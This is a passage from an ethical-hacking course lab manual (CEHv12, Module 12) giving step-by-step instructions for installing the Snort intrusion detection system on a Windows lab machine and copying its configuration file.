
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort** and double-click the **Snort_2_9_15_Installer.exe** file to start the Snort installation.

Note: If an **Open File - Security warning** pop-up window appears, click **Run**.



4. Accept the **License Agreement** and install Snort by selecting the default options that appear step by step in the wizard.




5. A window appears after the successful installation of Snort; click **Close**.
6. Click **OK** to exit the **Snort Installation** window.

Note: Snort requires **WinPcap** to be installed on your machine. In this task environment, we have already installed WinPcap drivers for packet capturing.


Module 12 – Evading IDS, Firewalls, and Honeypots

7. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).




8. Navigate to the **etc** folder in the specified location, **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.

